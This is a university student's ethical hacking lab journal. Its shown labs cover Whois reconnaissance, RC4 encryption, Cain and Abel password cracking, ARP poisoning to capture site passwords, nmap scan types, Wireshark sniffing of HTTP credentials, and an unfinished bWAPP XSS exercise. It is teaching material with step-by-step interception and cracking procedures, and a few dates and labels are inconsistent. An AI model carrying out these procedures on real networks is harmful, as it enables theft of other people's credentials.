

## Sion(W), Mumbai – 400 022.

#### **CERTIFICATE**

This is to certify that Miss/Mr. AJAY KUMAR UTHAYA KUMAR

Roll No. TCS2324002 has successfully completed the necessary course of experiments in the subject of Ethical Hacking during the academic year 2023 – 2024 complying with the requirements of University of Mumbai, for the course of TYBSc Computer Science [Semester-VI].

Prof. In-Charge **Dr. Mohammad Abuzar Ansari** 

Examination date:

Examiner's Signature & Date:

Head of the Department **Prof. Manoj Singh** 

College Seal

### **Index Page**

Sr.	Description	Page	Date	Faculty
No		No		Signatu
				re
1	Use Google and Whois for Reconnaisasance	3	12/12/23	
2.1	Use CryptTool to encrypt and decrypt	6	19/12/23	
	passwords using RC4 algorithm.			
2.2	Use Cain and Abel for cracking Windows	9	09/1/24	
	account password using Dictionary attack			
	and to decode wireless network passwords			
3.1	Using TraceRoute, ping, ifconfig, netstat	13	23/1/24	
	Command			
3.2	Perform ARP Poisoning in Windows	15	23/1/24	
4	Using Nmap scanner to perform port	20	30/2/24	
	scanning of various forms – ACK, SYN, FIN,			
	NULL, XMAS.			
5	Use Wireshark sniffer to capture network	22	13/2/24	
	traffic and analyse.			
6	Simulate persistent Cross Site Scripting attack	25	05/2/24	
7	Session impersonation using Chrome and	28	05/2/24	
	Tamper Dev extension			
8	Perform SQL injection attack	32	05/2/24	
9	Create a simple keylogger using Python.	33	05/2/24	

**AIM**: Use Google and Whois for Reconnaisasance


Step 1: Visit who.is website



Step 2: Input the <a href="www.google.com">www.google.com</a> in the input box and click on the search button



Step 3: Show your information about www.google.com



Name MarkMonitor, Inc. Whois Server whois.markmonitor.com Referral URL http://www.markmonitor.com clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) Status clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited) Important Dates Expires On 2028-09-13 Registered On 1997-09-15 Updated On 2019-09-09 Name Servers ns1.google.com 216.239.32.10 ns2.google.com 216.239.34.10 ns3.google.com 216.239.36.10 216.239.38.10 ns4.google.com




DNS Records f	for google.co	m		cache expires in 3 minutes and 37 secon
Hostname	Туре	TTL	Priority	Content
google.com	SOA	48		ns1.google.com dns-admin@google.com 612385032 900 900 1800 60
google.com	NS	21600		ns3.google.com
google.com	NS	21600		ns2.google.com
google.com	NS	21600		ns1.google.com
google.com	NS	21600		ns4.google.com
google.com	А	183		142.250.31.138
google.com	А	183		142.250.31.100
google.com	А	183		142.250.31.101
google.com	А	183		142.250.31.102
google.com	А	183		142.250.31.113
google.com	А	183		142.250.31.139
google.com	AAAA	300		2607;f8b0;4004;c09;;64
google.com	AAAA	300		2607:f8b0:4004:c09::65
google.com	AAAA	300		2607:f8b0:4004:c09::8a


#### Practical 2.1

Aim: Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.


Step 1: Type something in the black document.




Step 2: Then click on Encrypt/Decrypt tab > Symmetric (modern) > RC4




Step 3: Then set the key length to 24 bits and click on encrypt.




Step 4: Now keyword is encrypted to RC4 algorithm format.



Step 5: Now again repeat step2 and step 3. This time click on derypt option.





Step 6: Now the text again decrypt from RC4 encrypted format.



#### Practical 2.2


**Aim:** Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords






Click on HASH Calcuator

Enter the password to convert into hash




Paste the value into the field you have converted e.g(MD5)





Right Click on the hash and select the dictionary attack


Then right click on the file and select (Add to List) and then select the Wordlist



#### Select all the options and start the dictionary attack







#### Practical 3.1

Aim: Using TraceRoute, ping, ifconfig, netstat Command

#### TraceRoute:

```
C:\Windows\system32>tracert www.prestashop.com
Tracing route to www.prestashop.com [104.18.12.107]
over a maximum of 30 hops:
       <1 ms
                 <1 ms
                            <1 ms 192.168.10.2
                  3 ms
                            3 ms 183.87.161.78.server.jprdigital.in [183.87.161.78]
                                    Request timed out.
                          3 ms 10.20.20.1
5 ms 103.27.171.248
4 ms 172.71.200.4
3 ms 104.18.12.107
                  59 ms
       66 ms
                  4 ms
        5 ms
        4 ms
                  4 ms
                   3 ms
        4 ms
```

#### Ping:

```
C:\Windows\system32>ping www.prestashop.com

Pinging www.prestashop.com [104.18.12.107] with 32 bytes of data:

Reply from 104.18.12.107: bytes=32 time=1ms TTL=58

Reply from 104.18.12.107: bytes=32 time=1ms TTL=58

Reply from 104.18.12.107: bytes=32 time=1ms TTL=58

Reply from 104.18.12.107: bytes=32 time=2ms TTL=58

Ping statistics for 104.18.12.107:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 1ms, Maximum = 2ms, Average = 1ms
```

#### Ipconfig:

```
C:\Windows\system32>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet 2:

Connection-specific DNS Suffix .:
   Link-local IPv6 Address . . . : fe80::30a4:4950:4b48:3b77%10
   IPv4 Address . . . . : 192.168.56.1
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . :

Ethernet adapter Ethernet:

Connection-specific DNS Suffix .:
   Link-local IPv6 Address . . . : fe80::b201:62aa:82fb:d01%13
   IPv4 Address . . . . : 192.168.9.213
   Subnet Mask . . . . . . : 255.255.252.0
   Default Gateway . . . : 192.168.10.2
```


#### Netsat:

```
C:\Windows\system32>netstat
Active Connections
 Proto Local Address
                               Foreign Address
                                                      State
 TCP
        192.168.9.213:49672
                               SIESIT:microsoft-ds
                                                     ESTABLISHED
  TCP
        192.168.9.213:49906
                               20.198.118.190:https ESTABLISHED
  TCP
        192.168.9.213:50107
                               dns:https
                                                      ESTABLISHED
 TCP
        192.168.9.213:50120
                               52.112.54.102:https
                                                      ESTABLISHED
        192.168.9.213:50124
 TCP
                               52.111.244.0:https
                                                     ESTABLISHED
        192.168.9.213:50128
  TCP
                               52.112.54.100:https
                                                      ESTABLISHED
        192.168.9.213:50129
  TCP
                               52.123.164.71:https
                                                      ESTABLISHED
  TCP
        192.168.9.213:50145
                               52.113.10.200:https
                                                      ESTABLISHED
  TCP
        192.168.9.213:50146
                               52.113.10.200:https
                                                      ESTABLISHED
  TCP
        192.168.9.213:50147
                               52.113.10.200:https
                                                      ESTABLISHED
  TCP
        192.168.9.213:50148
                               52.113.10.200:https
                                                      ESTABLISHED
                               52.111.240.59:https
  TCP
        192.168.9.213:50150
                                                      ESTABLISHED
        192.168.9.213:50396
  TCP
                               20.198.119.143:https
                                                      ESTABLISHED
 TCP
        192.168.9.213:50417
                               a23-217-53-76:https
                                                      ESTABLISHED
 TCP
                               51.104.15.253:https
        192.168.9.213:50418
                                                      ESTABLISHED
 TCP
        192.168.9.213:50421
                               117.18.232.200:https
                                                      ESTABLISHED
 TCP
        192.168.9.213:50422
                               131.253.33.254:https
                                                      ESTABLISHED
 TCP
        192.168.9.213:50423
                               150.171.22.254:https
                                                      ESTABLISHED
 TCP
        192.168.9.213:50424
                               204.79.197.222:https
                                                      ESTABLISHED
  TCP
        192.168.9.213:50430
                               52.123.170.29:https
                                                      ESTABLISHED
```

#### Practical 3.2

Aim: Perform ARP Poisoning in Windows


Step 1 : Select sniffer on the top.




Step 2 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.

Step 3 : Click on "+" icon on the top. Click on ok.


Challenge Spoofing	Filters and ports	HTTP Fields	
	ertificate Spoofing C	e Spoofing Certificates Collector	
Sniffer APR (	Arp Poison Routing)	APR-SSL Options	
Adapter	IP address	Subnet Mask	
Device\NPF {4	52DEB 192.168.0.100	255.255.255.0	
Winpcap Version — 4.1.0.2980			
Current Network Ada	apter —		
	i!!! Only ethemet adapters s	upported	
	tartup Don't use Prom		



Step 4 : Shows the Connected host.




Step 5 : Select Arp at bottom.




Step 6: Click on "+" icon at the top.


Step 7: Click on start/stop ARP icon on top.




Step 8: Poisoning the source.



Step 9: Go to any website on source ip address.




Step 10 : Go to password option in the cain & abel and see the visited site password.



**Aim**: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

ACK -sA (TCP ACK scan)
 It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


#### Command: nmap -sA -T4 scanme.nmap.org



#### SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

#### Command: nmap -p22,113,139 scanme.nmap.org



#### FIN Scan (-sF)

Sets just the TCP FIN bit.

Command: nmap -sF -T4 scanme.nmap.org



NULL Scan (-sN)
 Does not set any bits (TCP flag header is 0)

#### Command: nmap -sN -p 22 scanme.nmap.org



XMAS Scan (-sX)


Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

#### Command: nmap -sX -T4 scanme.nmap.org




Aim: Use Wireshark sniffer to capture network traffic and analyse.


1. Open Wireshark and select your Connection.




2. Open any http website and add display filter



3. Right Click on the POST method >> Follow >> TCP



4. Click on the HTML form URI encoded, you wil see username and password.





Aim: Simulate persistent Cross Site Scripting attack

1. Open bwapp and login




2. Go to XSS - Reflected POST







3. Modify the input by inputting <h1>Hello</h1>

